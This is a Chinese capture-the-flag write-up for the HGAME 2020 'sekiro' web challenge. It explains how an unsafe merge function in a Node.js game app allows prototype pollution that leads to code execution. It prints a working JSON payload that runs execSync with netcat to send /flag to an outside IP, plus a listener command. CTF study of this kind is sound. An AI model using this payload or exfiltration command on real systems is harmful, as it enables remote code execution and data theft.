HGAME 2020 WEEK4 WP

> “决断谷中人头攒动，因为主之日临近此处。”
> ——旧约《约珥书》3:14

- HGAME 2020 WEEK4 WP
  - Web
    - sekiro


Web


sekiro

> 出题人前段时间趁史低入了只狼，这几天一直在受苦，他卡在了弦一郎这个boss，你能帮一下出题人吗

感谢Kevin学长对我的指导

打开网站看一下





根据出题人的提示，
我们要找一个js原型链污染，参考这篇文章
看一下源代码

资源管理器

打开的编辑器

SEKIRO

- .vscode
  - launch.json
- web
  - bin
    - www
  - node_modules
  - public
  - routes
    - index.js
  - utils
    - index.js
  - views
    - index.ejs
  - app.js
  - package-lock.json
  - package.json
- docker-compose.yml
- Dockerfile
- flag
- process.yaml

index.js ...\routes | Dockerfile | index.js ...\utils

web > routes > index.js > ...

```js
var express = require('express');
var router = express.Router();
var game = require('../utils/index');

const isObject = obj => obj && obj.constructor && obj.constructor === Object;
const merge = (a, b) => {
  for (var attr in b) {
    if (isObject(a[attr]) && isObject(b[attr])) {
      merge(a[attr], b[attr]);
    } else {
      a[attr] = b[attr];
    }
  }
  return a
}
const clone = (a) => {
  return merge({}, a);
}
var Game = new game();

router.get('/', function (req, res) {
  res.render('index');
});

router.post('/action', function (req, res) {
  if (!req.session.sekiro) {
    res.end("Session required.")
  }
  if (!req.session.sekiro.alive) {
    res.end("You dead.")
  }
  var body = JSON.parse(JSON.stringify(req.body));
  var copybody = clone(body)
  if (copybody.solution) {
    req.session.sekiro = Game.dealWithAttacks(req.session.sekiro, copybody.solution)
```

问题 输出 调试控制台 终端

这一道题是node.js,和题目有关的有两个网页，分别是/routes/index.js和/utils/index.js，由于文章里所说，我们找到了一个merge

```js
const isObject = obj => obj && obj.constructor && obj.constructor === Object;
const merge = (a, b) => {
  for (var attr in b) {
    if (isObject(a[attr]) && isObject(b[attr])) {
      merge(a[attr], b[attr]);
    } else {
      a[attr] = b[attr];
    }
  }
  return a
}
const clone = (a) => {
  return merge({}, a);
}
```

这里在出题人的提醒下，我们本地开一个环境调试一下，看看拼到了哪里

```js
var body = JSON.parse('{"solution":"雷反","__proto__":{"additionalEffect":"global.process.mainModule.constructor._load(\'child_process\').execSync(\'cat flag\')"}}')
var sekiro={}
var copybody = clone(body)
console.log(copybody.solution)
```

对copybody下断点

```
copybody: Object {solution: "雷反"}
  solution: "雷反"
  __proto__: Object {additionalEffect: "global.process.mainModule.constructor._load('child…", constructor: , __defineGetter__: , …}
    > __defineGetter__: function __defineGetter__() { … }
    > __defineSetter__: function __defineSetter__() { … }
    > __lookupGetter__: function __lookupGetter__() { … }
    > __lookupSetter__: function __lookupSetter__() { … }
      additionalEffect: "global.process.mainModule.constructor._load('child_process').execSync('cat flag')"
    > constructor: function Object() { … }
    > hasOwnProperty: function hasOwnProperty() { … }
    > isPrototypeOf: function isPrototypeOf() { … }
    > propertyIsEnumerable: function propertyIsEnumerable() { … }
    > toLocaleString: function toLocaleString() { … }
    > toString: function toString() { … }
    > valueOf: function valueOf() { … }
      __proto__: null
```

可以看到，已经污染到了object的prototype，所以我们接着来看下对攻击处理的js

```
function game() {
        this.attacks = [
                {
                        "method": "连续砍击",
                        "attack": 1000,
                        "additionalEffect": "sekiro.posture+=100",
                        "solution": "连续格挡"
                },
                {
                        "method": "普通攻击",
                        "attack": 500,
                        "additionalEffect": "sekiro.posture+=50",
                        "solution": "格挡"
                },
                {
                        "method": "下段攻击",
                        "attack": 1000,
                        "solution": "跳跃踩头"
                },
                {
                        "method": "突刺攻击",
                        "attack": 1000,
```

```
                "solution": "识破"
            },
            {
                "method": "巴之雷",
                "attack": 1000,
                "solution": "雷反"
            },
        ]
        this.getAttackInfo = function () {
            return this.attacks[Math.floor(Math.random() * this.attacks.length)]
        }
        this.dealWithAttacks = function (sekiro, solution) {
            if (sekiro.attackInfo.solution !== solution) {
                sekiro.health -= sekiro.attackInfo.attack
                if (sekiro.attackInfo.additionalEffect) {
                    var fn = Function("sekiro", sekiro.attackInfo.additionalEffect + "\nreturn sekiro")
                    sekiro = fn(sekiro)
                }
            }
            sekiro.posture = (sekiro.posture <= 500) ? sekiro.posture : 500
            sekiro.health = (sekiro.health > 0) ? sekiro.health : 0
            if (sekiro.posture == 500 || sekiro.health == 0) {
                sekiro.alive = false
            }
            return sekiro
        }
}
module.exports = game;
```

```
if (sekiro.attackInfo.solution !== solution) {
    sekiro.health -= sekiro.attackInfo.attack
    if (sekiro.attackInfo.additionalEffect) {
        var fn = Function("sekiro", sekiro.attackInfo.additionalEffect + "\nreturn sekiro")
        sekiro = fn(sekiro)
    }
}
```

可以看到，这里是会把`additionalEffect`对应的字符串当成函数来执行，所以污染会在这里执行

回去看一下app.js

```
var createError = require('http-errors');
var express = require('express');
var path = require('path');
var cookieParser = require('cookie-parser');
var logger = require('morgan');
const session = require('express-session')
const randomize = require('randomatic')
const bodyParser = require('body-parser')
var indexRouter = require('./routes/index');
var app = express();
// view engine setup
app.set('views', path.join(__dirname, 'views'));
app.set('view engine', 'ejs');
app.disable('etag');
app.use(bodyParser.urlencoded({extended: true})).use(bodyParser.json())
app.use(session({
        name: 'session',
        secret: randomize('aA0', 16),
        resave: false,
        saveUninitialized: false
}))
app.use(logger('dev'));
app.use(express.json());
app.use(express.urlencoded({ extended: false }));
app.use(cookieParser());
app.use(express.static(path.join(__dirname, 'public')));
app.use('/', indexRouter);
// catch 404 and forward to error handler
app.use(function(req, res, next) {
    next(createError(404));
});
// error handler
app.use(function(err, req, res, next) {
    // set locals, only providing error in development
    res.locals.message = err.message;
    res.locals.error = req.app.get('env') === 'development' ? err : {};
    // render the error page
    res.status(err.status || 500);
    res.render('error');
});
module.exports = app;
```

这里面接受两种post请求

`app.use(bodyParser.urlencoded({extended: true})).use(bodyParser.json())`

一种是`application/x-www-form-urlencoded`

还有一种是`application/json`

所以 我们要以json形式发送我们的payload

~~(这里因为不注意卡了我两个小时)~~

Burp Project 测试器 重发器 窗口 帮助

仪表盘 | 目标 | 代理 | 测试器 | 重发器 | 定序器 | 编码器 | 对比器 | 插件扩展 | 项目选项 | 用户选项

截断 | HTTP历史记录 | WebSocket历史 | 选项

http://sekiro.hgame.babelfish.ink:80 [47.240.81.44] 请求

放包 | 废包 | 拦截请求 | 行动

评论这个项目

Raw | 参数 | 头 | Hex

```
POST /action HTTP/1.1
Host: sekiro.hgame.babelfish.ink
Content-Length: 27
Accept: */*
DNT: 1
X-Requested-With: XMLHttpRequest
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/80.0.3987.87 Safari/537.36
Content-Type: application/json; charset=UTF-8
Origin: http://sekiro.hgame.babelfish.ink
Referer: http://sekiro.hgame.babelfish.ink/
Accept-Encoding: gzip, deflate
Accept-Language: zh,zh-CN;q=0.9,en;q=0.8,zh-TW;q=0.7,ru;q=0.6
Cookie: session=s%3AD3BNd6nOVqDs9Vh92xfn3gtFxFZxaVO4.5CoulKNIxLrCcbfS0cUe2zdTAefVlXFgJond2jhHWhw
Connection: close

{"solution":"1","__proto__":{"additionalEffect":"global.process.mainModule.constructor._load('child_process').execSync('nc 43.245.223.27 1234 < /flag')"}}
```

输入搜索字词 没有比赛

然而.....

emmm你的1234端口开了什么

今天 12:24

应该啥也没开

好像每次服务器请求它就会卡住。。。

啥也没开是指只用nc监听了1234吗

对啊

nc -nlvp 1234

我之前xss 都是用的这个命令

受的cookie


今天 12:26

没问题啊

算了，别折腾了

hgame{j@v4scr1pt_pr0t0tYp3-poLLut1on_4tt4ck_1s_d@ng3r20us}


谢谢学长



我用的payload跟你一样

每次都可以接到

我啥也收不到



最后，通过向学长提交payload的方式get flag，写到这，我也不知道为什么我收不到flag.....

~~也许我是老倒霉蛋子吧~~